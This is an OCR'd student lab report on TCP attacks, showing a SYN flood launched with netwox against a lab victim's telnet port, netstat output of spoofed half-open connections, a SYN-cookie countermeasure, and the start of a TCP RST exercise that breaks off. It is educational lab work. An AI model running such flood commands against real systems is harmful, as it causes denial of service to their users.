
LAB-2 TCP ATTACK


Name : ANKITH J RAI
SRN : PES1UG19CS069
Sec : B

Attacker machine ip address : 10.0.2.5
Client /Victim machine ip address : 10.0.2.7
Server machine ip address : 10.0.2.8

Task 1: SYN Flooding Attack

we get the current size of the victim's queue as 128





Flooding attack:

SeedUbuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal File Edit View Search Terminal Help


```
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```

SeedUbuntu Clone [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

Terminal

```
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:23             253.219.226.30:8990     SYN_RECV
tcp        0      0 10.0.2.7:23             251.76.116.213:52852    SYN_RECV
tcp        0      0 10.0.2.7:23             255.251.80.211:13694    SYN_RECV
tcp        0      0 10.0.2.7:23             244.68.56.184:6617      SYN_RECV
tcp        0      0 10.0.2.7:23             252.53.53.77:11025      SYN_RECV
tcp        0      0 10.0.2.7:23             242.181.11.188:35699    SYN_RECV
tcp        0      0 10.0.2.7:23             249.99.232.61:39680     SYN_RECV
tcp        0      0 10.0.2.7:23             248.234.155.139:50729   SYN_RECV
tcp        0      0 10.0.2.7:23             255.118.209.116:28161   SYN_RECV
tcp        0      0 10.0.2.7:23             241.183.219.38:58650    SYN_RECV
tcp        0      0 10.0.2.7:23             244.54.1.115:39729      SYN_RECV
tcp        0      0 10.0.2.7:23             246.159.216.48:14721    SYN_RECV
tcp        0      0 10.0.2.7:23             243.88.226.134:5081     SYN_RECV
tcp        0      0 10.0.2.7:23             244.233.81.49:14192     SYN_RECV
tcp        0      0 10.0.2.7:23             254.129.132.111:37813   SYN_RECV
tcp        0      0 10.0.2.7:23             242.149.252.37:34693    SYN_RECV
tcp        0      0 10.0.2.7:23             250.15.132.148:52480    SYN_RECV
tcp        0      0 10.0.2.7:23             247.138.114.124:58655   SYN_RECV
tcp        0      0 10.0.2.7:23             251.188.48.136:11659    SYN_RECV
tcp        0      0 10.0.2.7:23             247.75.187.196:7668     SYN_RECV
tcp        0      0 10.0.2.7:23             249.132.47.81:27946     SYN_RECV
tcp        0      0 10.0.2.7:23             247.243.56.208:50224    SYN_RECV
tcp        0      0 10.0.2.7:23             248.172.30.184:54253    SYN_RECV
tcp        0      0 10.0.2.7:23             253.15.62.28:30380      SYN_RECV
tcp        0      0 10.0.2.7:23             246.211.13.33:44124     SYN_RECV
tcp        0      0 10.0.2.7:23             242.96.229.117:32762    SYN_RECV
```




```
tcp        0      0 10.0.2.7:23             255.33.189.107:59026    SYN_RECV
tcp        0      0 10.0.2.7:23             243.222.119.79:44436    SYN_RECV
tcp        0      0 10.0.2.7:23             251.195.46.80:5176      SYN_RECV
tcp        0      0 10.0.2.7:23             251.82.117.195:28265    SYN_RECV
tcp        0      0 10.0.2.7:23             242.166.51.187:44586    SYN_RECV
tcp        0      0 10.0.2.7:23             241.37.28.172:2289      SYN_RECV
tcp        0      0 10.0.2.7:23             246.80.228.223:41914    SYN_RECV
tcp        0      0 10.0.2.7:23             244.148.187.60:27053    SYN_RECV
tcp        0      0 10.0.2.7:23             250.241.44.6:17324      SYN_RECV
tcp        0      0 10.0.2.7:23             254.130.151.166:39282   SYN_RECV
tcp        0      0 10.0.2.7:23             250.106.143.116:63421   SYN_RECV
tcp        0      0 10.0.2.7:23             246.171.69.82:5099      SYN_RECV
tcp        0      0 10.0.2.7:23             248.98.38.191:63588     SYN_RECV
tcp        0      0 10.0.2.7:23             250.179.192.72:61854    SYN_RECV
tcp        0      0 10.0.2.7:23             244.138.235.164:39122   SYN_RECV
tcp        0      0 10.0.2.7:23             252.196.99.172:13802    SYN_RECV
tcp        0      0 10.0.2.7:23             250.148.32.186:16905    SYN_RECV
tcp        0      0 10.0.2.7:23             242.25.171.174:12500    SYN_RECV
tcp        0      0 10.0.2.7:23             247.155.243.137:59265   SYN_RECV
tcp        0      0 10.0.2.7:23             252.130.9.102:8403      SYN_RECV
tcp        0      0 10.0.2.7:23             245.21.24.184:63570     SYN_RECV
tcp        0      0 10.0.2.7:23             251.157.238.30:2193     SYN_RECV
tcp        0      0 10.0.2.7:23             252.247.45.96:31625     SYN_RECV
tcp        0      0 10.0.2.7:23             241.40.50.220:38967     SYN_RECV
tcp        0      0 10.0.2.7:23             254.2.25.15:54773       SYN_RECV
tcp        0      0 10.0.2.7:23             246.173.170.252:58022   SYN_RECV
tcp        0      0 10.0.2.7:23             244.148.195.82:33545    SYN_RECV
tcp        0      0 10.0.2.7:23             253.225.201.176:6931    SYN_RECV
tcp        0      0 10.0.2.7:23             240.140.210.204:3858    SYN_RECV
tcp        0      0 10.0.2.7:23             252.84.206.30:15276     SYN_RECV
tcp        0      0 10.0.2.7:23             241.208.49.160:54768    SYN_RECV
tcp        0      0 10.0.2.7:23             248.70.248.198:17936    SYN_RECV
tcp        0      0 10.0.2.7:23             253.90.100.186:36312    SYN_RECV
tcp        0      0 10.0.2.7:23             245.6.173.9:49803       SYN_RECV
tcp        0      0 10.0.2.7:23             248.64.236.120:4314     SYN_RECV
tcp        0      0 10.0.2.7:23             252.144.157.254:19872   SYN_RECV
tcp        0      0 10.0.2.7:23             247.244.7.84:27148      SYN_RECV
tcp        0      0 10.0.2.7:23             241.6.196.56:4090       SYN_RECV
```





```
tcp        0      0 10.0.2.7:23             255.88.166.144:42781    SYN_RECV
tcp        0      0 10.0.2.7:23             246.77.246.81:27375     SYN_RECV
tcp        0      0 10.0.2.7:23             255.100.136.34:61030    SYN_RECV
tcp        0      0 10.0.2.7:23             249.206.239.103:31310   SYN_RECV
tcp        0      0 10.0.2.7:23             250.96.2.61:60112       SYN_RECV
tcp        0      0 10.0.2.7:23             250.173.40.248:49625    SYN_RECV
tcp        0      0 10.0.2.7:23             243.199.80.134:40005    SYN_RECV
tcp        0      0 10.0.2.7:23             246.198.51.75:54508     SYN_RECV
tcp        0      0 10.0.2.7:23             243.209.230.254:16711   SYN_RECV
tcp        0      0 10.0.2.7:23             255.42.97.114:43731     SYN_RECV
tcp        0      0 10.0.2.7:23             242.71.208.157:17402    SYN_RECV
tcp        0      0 10.0.2.7:23             252.38.229.179:15166    SYN_RECV
tcp        0      0 10.0.2.7:23             250.158.133.55:33707    SYN_RECV
tcp        0      0 10.0.2.7:23             240.165.134.185:30436   SYN_RECV
tcp        0      0 10.0.2.7:23             245.16.57.209:63238     SYN_RECV
tcp        0      0 10.0.2.7:23             241.19.187.97:60569     SYN_RECV
tcp        0      0 10.0.2.7:23             253.227.38.231:15614    SYN_RECV
tcp        0      0 10.0.2.7:23             249.21.121.8:1223       SYN_RECV
tcp        0      0 10.0.2.7:23             252.108.254.93:37019    SYN_RECV
tcp        0      0 10.0.2.7:23             241.151.229.125:60055   SYN_RECV
tcp        0      0 10.0.2.7:23             254.192.220.46:54437    SYN_RECV
tcp        0      0 10.0.2.7:23             243.193.232.65:40503    SYN_RECV
tcp        0      0 10.0.2.7:23             247.217.132.225:19238   SYN_RECV
tcp        0      0 10.0.2.7:23             254.205.113.154:49443   SYN_RECV
tcp        0      0 10.0.2.7:23             243.63.21.175:57605     SYN_RECV
tcp        0      0 10.0.2.7:23             250.8.154.10:28633      SYN_RECV
tcp        0      0 10.0.2.7:23             245.160.81.177:51183    SYN_RECV
tcp        0      0 10.0.2.7:23             248.129.209.233:33597   SYN_RECV
tcp        0      0 10.0.2.7:23             242.187.75.247:36441    SYN_RECV
tcp        0      0 10.0.2.7:23             243.67.128.151:22718    SYN_RECV
tcp        0      0 10.0.2.7:23             243.35.230.61:62047     SYN_RECV
tcp        0      0 10.0.2.7:23             253.124.179.149:20305   SYN_RECV
tcp        0      0 10.0.2.7:23             251.156.97.199:44832    SYN_RECV
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

```
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[09/08/21]seed@ankith_j_rai_PES1UG19CS069:~$
```


On pinging victim machine from observer machine









On setting tcp_syncookies=1







Now on executing the above command in the attacker machine we can see that the victime machine is flooded with packets.



But when execute the below command we see that the connection is established this is because by setting the tcp_syncookies=1 we have put up a counter measure to the attack.





Task 2: TCP RST Attacks on telnet and ssh connections

i) RST Attacks on telnet connections

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[09/18/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
Last login: Sat Sep 18 14:41:58 EDT 2021 from 10.0.2.7 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[09/18/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

*any

telnet

